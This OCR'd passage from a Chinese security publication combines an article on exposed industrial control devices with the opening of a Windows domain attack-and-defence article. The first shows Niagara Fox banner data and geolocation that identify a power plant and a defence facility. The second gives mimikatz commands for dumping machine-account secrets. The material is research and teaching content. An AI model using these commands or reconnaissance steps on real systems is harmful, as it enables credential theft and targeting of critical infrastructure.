
能源行业能源行业非常具体，因为它高度依赖于其它行业如制造业或政府设施。没有稳定的能源供应，社会和企业就无法正常运转。基于此前的网络攻击的情况来看，它是遭受攻击最多的行业之一，例如乌克兰电力网遭到攻击后导致停电数小时并可能使所有城市瘫痪。有时候，我们无法确定 IP 地理定位信息，它只是指向某个国家的中心。如果不存在其它之标的，我们就无法找到它的位置信息。

1911
tcp
fox


Niagara Fox Version: 1.0.1

```
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:796903
hostName=s:192.168.1.124
hostAddress=s:192.168.1.124
app.name=s:Station
app.version=s:3.8.111
vm.name=s:Java HotSpot(TM) Client VM
vm.version=s:1.5.0_81-b06
os.name=s:QNX
os.version=s:6.4.1
station.name=s:BaileyPowerPlant_Core
lang=s:en
timeZone=s:America/New_York;-18000000;3600000;02:00:00.000,wall,march,8,on or after,sunday,undefined;02:
00:00.000,wall,november,1,on or after,sunday,undefined
hostId=s:Qnx-NPM6E-0000-18F7-B6D8
vmUuid=s:11e86b32-a07a-5742-0000-00000000b141
brandId=s:distech
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
]
authAgentTypeSpecs=s:fox:FoxUsernamePasswordAuthAgent
};;
fox a 1 -1 fox rejected
{
};;
```

“station name’’ 清楚地说明了设施的名称以及设备可能具备的功能 ‘‘核心’’。



温斯顿·塞勒姆（Winston-Salem）有一家著名的发电厂，最近进行了翻新并举办了许多活动。




制造业/国防工业基地行业很多国防承包商都协助处理机密材料、制造设备或以其它方式进行合作。如果他们的系统遭暴露，那么就会危害国家安全。确定地理位置后，我们就能找到该公司的名称，从而找到某个设施。

1911
tcp
fox

Niagara Fox Version: 1.0.1

```
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:8870
hostName=s:lockheedaxsup
hostAddress=s:127.0.0.1
app.name=s:Station
app.version=s:3.7.106.8
vm.name=s:Java HotSpot(TM) Server VM
vm.version=s:23.7-b01
os.name=s:Windows 2003
os.version=s:5.2
station.name=s:Lockheed_Martin_AX_Sup
lang=s:en
timeZone=s:US/Eastern;-18000000;3600000;02:00:00.000,wall,march,8,on or after,sunday,undefined;02:00:00.
000,wall,november,1,on or after,sunday,undefined
hostId=s:Win-6541-00BE-E9E0-9479
vmUuid=s:c547a8a2-362a-4bfd-84df-785558826cca
brandId=s:vykon
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
]
authAgentTypeSpecs=s:fox:FoxUsernamePasswordAuthAgent
};;
fox a 1 -1 fox challenge
{
method=s:basic
};;
```



地理定位指向宾夕法尼亚州的克拉克斯峰 (Clarks Summit)。最近的洛克希德·马丁 (Lockheed Martin) 公司距离 11 英里。

从官网可获得关于该具体设施及其作用的相关信息。

Lockheed Martin's 350,000-square-foot Archbald facility is a full-service Missiles and Fire Control (MFC) mission area that provides design, manufacturing, engineering, and field service and support to its domestic and international customers. The site supports two product lines: Precision Guided Systems (PGS) and Nuclear Systems.

MFC Archbald's PGS line of business designs and manufactures air-to-ground weapon and training systems for the U.S. Navy, U.S. Air Force and international customers. PGS products include the Paveway™ II *Plus* Laser Guided Bomb (LGB) kits, Enhanced Laser Guided Training Rounds (ELGTR) and the Paragon™ direct attack munition—an innovative all-weather direct attack munition.

Archbald supports two primary sets of customers in our Nuclear Systems line of business. On the military side, it has provided safety-critical nuclear instrumentation and controls (I&C) systems for naval submarines and aircraft carriers for over 60 years. Its systems operate aboard all U.S. Navy nuclear submarines and aircraft carriers deployed worldwide.

对比该研究结果和谷歌地图提供的真实视图，我们可以从官网找到这个建筑物。

我将以上提及的研究成果都告知相关组织机构，但并未收到任何回复。

21.7 总结

即使是老练的网络工程师，维护关键基础设施和工控设备的安全也并非易事，而且错误时时都在发生。当在建造基础设施时未考虑安全性，那么就会将其暴露于网络攻击和间谍活动中，尤其是当你在其中任何一个关键行业行动时。任何针对设施的网络攻击可能引发愤怒、给企业造成金钱损失甚至导致命案，我们需要认识到，这些行业相互依存而且是所有人日常生活的必需品。我总结了为何暴露在互联网上的工控设备如此多的四种原因：

某些设备是用于追踪威胁行动者的蜜罐——-研究人员设置模拟工控基础设施的陷阱以查看追逐这类型设备的人员以及在侦查和攻击阶段所使用的战术、技术和程序 (TTPs)。其中一个 ICS/SCADA 蜜罐例子是 Conpot。

技术人员偷懒——-参与工控设备安装的技术通常允许远程连接，这样技术人员就不必在每次需要更改配置时实际到达现场。

错误配置——-每个人都会出错，而错误的防火墙设置可能是设备遭暴露的罪魁祸首之一。然而，追踪这些错误并及时做出反应起着重要作用。

金钱——-它和前一个 ‘‘偷懒’’ 的原因相关。每次技术人员到访现场都会产生支出。组织机构想要节约一切可节约的钱财，通常这个被节约的领域就是安全。

很遗憾，我们无法预知所有的事情，但我们可以积极地对抗可能暴露设施或设备信息的错误信息行为。当然，当设备被暴露在互联网上时，就可能招来各种攻击，从脚本小子到有经验的脚本小子不一而足。

但我们可以采取一些防范措施：

致力网络安全行业

网络安全

北京华安普特网络科技有限公司

地址：北京市丰台区鸿禧阁大厦 2202 电话：010-67634029

WWW.BJHAPT.COM

一、IDC产品

主要服务项目包括域名服务
虚拟主机、云主机、服务器托管
服务器租用、机柜租用、大带宽租用、
CND 加速、DNS 域名解析服务·
技术运维服务等

二、安全防护

主要服务：防 DDOS、CC 等
数十种攻击、域名劫持，幻境游戏盾
CDN 防护

三、安全培训

主要提供：攻防实战、安全基础
安全意识、Web 渗透等网络安全知识服务

四、安全产品

主要提供：攻密码破解、手机取证、特侦产品解决方案
及服务、网络攻防靶场 / 实训平台、安全管理及态势感知
无人机监管等服务

五、安全开发

主要提供：专门为个人和公司，政府、事业单位
定制开发应用软件，例如：APP、游戏、棋牌
等服务

六、安全项目

主要提供：等保咨询，渗透测试
代码审计、网站压力测试、勒索病毒
解密、安全管家、应急响应

北京华安普特网络科技有限公司（以下简称 华安普特）成立于2006年8月，总部位于北京。华安普特将确保互联网的安全和普及网络安全知识作为己任，通过不断创新的安全技术，全方位高品质且具有竞争力的安全产品以及专业的安全服务，力争在短时间内成为国际知名网络安全公司。

Windows 域中特殊的用户-计算机对象攻防

作者：杨明强 @ 平安银河实验室

来源：http://galaxylab.com.cn/windows 域中特殊的用户-计算机对象攻防/

当普通的计算机加入域中时，使用 ADExplorer 查看该计算机的属性：

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	TEST1
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=TEST1,CN=Computers,DC=galaxy,DC=local
dNSHostName	DirectoryString	1	TEST1.galaxy.local
dSCorePropagationData	GeneralizedTime	1	1/1/1601 8:00:00 AM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	FALSE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	12/3/2019 2:52:21 PM
lastLogonTimestamp	Integer8	1	12/3/2019 12:21:20 PM
localPolicyFlags	Integer	1	0
logonCount	Integer	1	5
mS-DS-CreatorSID	Sid	1	S-1-5-21-2872092797-3986854212-3595391956-1106
msDS-SupportedEncryp...	Integer	1	28
name	DirectoryString	1	TEST1
nTSecurityDescriptor	NTSecurityDescriptor	1	D:(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00a
objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=galaxy,DC=local
objectClass	OID	5	top;person;organizationalPerson;user;computer
objectGUID	OctetString	1	{157B0D64-731A-4E2A-96CB-C88B3B906F7A}
objectSid	Sid	1	S-1-5-21-2872092797-3986854212-3595391956-1236
operatingSystem	DirectoryString	1	Windows 7 旗舰版
operatingSystemServic...	DirectoryString	1	Service Pack 1
operatingSystemVersion	DirectoryString	1	6.1 (7601)
primaryGroupID	Integer	1	515
pwdLastSet	Integer8	1	12/3/2019 12:21:19 PM
sAMAccountName	DirectoryString	1	TEST1$
sAMAccountType	Integer	1	805306369
servicePrincipalName	DirectoryString	4	RestrictedKrbHost/TEST1;HOST/TEST1;RestrictedKrbHost/TEST1.galaxy.local;HOST/T
userAccountControl	Integer	1	4096
uSNChanged	Integer8	1	0x1857F37
uSNCreated	Integer8	1	0x1857F2C
whenChanged	GeneralizedTime	1	12/3/2019 12:22:56 PM
whenCreated	GeneralizedTime	1	12/3/2019 12:21:19 PM

可以看到属性中包含了该计算机的名字 ($ 结尾)，创建者的 sid，最后密码设置时间，说明在计算机加入域的过程中，windows 域为其创建了密码，用于建立与域控之间的安全通道。


如果我们拿到一台域内计算机，并没有域账号登录，此时可以切换到 system 权限，klist

可以看到已经有票证在里边，这里其实就是利用的计算机对象的票证，我们可以利用该票证查看域内的管理员，域控，域用户等等信息。

如何查看计算机对象的密码呢，可以借助 mimikatz，有两种查看方式：

privilege::debug

sekurlsa::logonPasswords




或者


privilege::debug

token::elevate

lsadump::secrets



可以看到计算机对象的密码是 120 个字符，240 字节，有时候密码包含不可见字符，会以十六进制形式显示，类似于如下所示：



有时候虚拟机中的计算机切换到以前快照，由于当前计算机密码和域控中保存的密码不一致导致建立安全通道失败

解决的方法大致分为以下几种：

1. 重新加入域
2. 修改及计算机对象密码，使计算机对象密码与域控中保存的密码相同。

第一种方法可能导致计算机中数据丢失，下边介绍第二种方法，修改计算机对象的密码。


官方提供修改计算机对象密码的工具有两种：

reset-ComputerMachinePassword


nltest /sc_change_pwd:galaxy.local

以上两种工具只能在已建立安全通道的情况下修改密码且只能修改随机密码，密码用户不能指定。


分析 nltest，发现最后调用了 netlogon 服务，具体地，就是调用了 c:\windows\system32\netlogon.dll 的 NlChangePassword 函数。



通过调用函数 NlGenerateRandomBits 产生随机密码，因为 netlogon 服务在 lsass 进程中，我们使用 windbg 进行双机调试，在 RtlUnicodeString 上下断点，修改 SourceString 内存值为我们想要的密码，比如这里为 120 个 a：



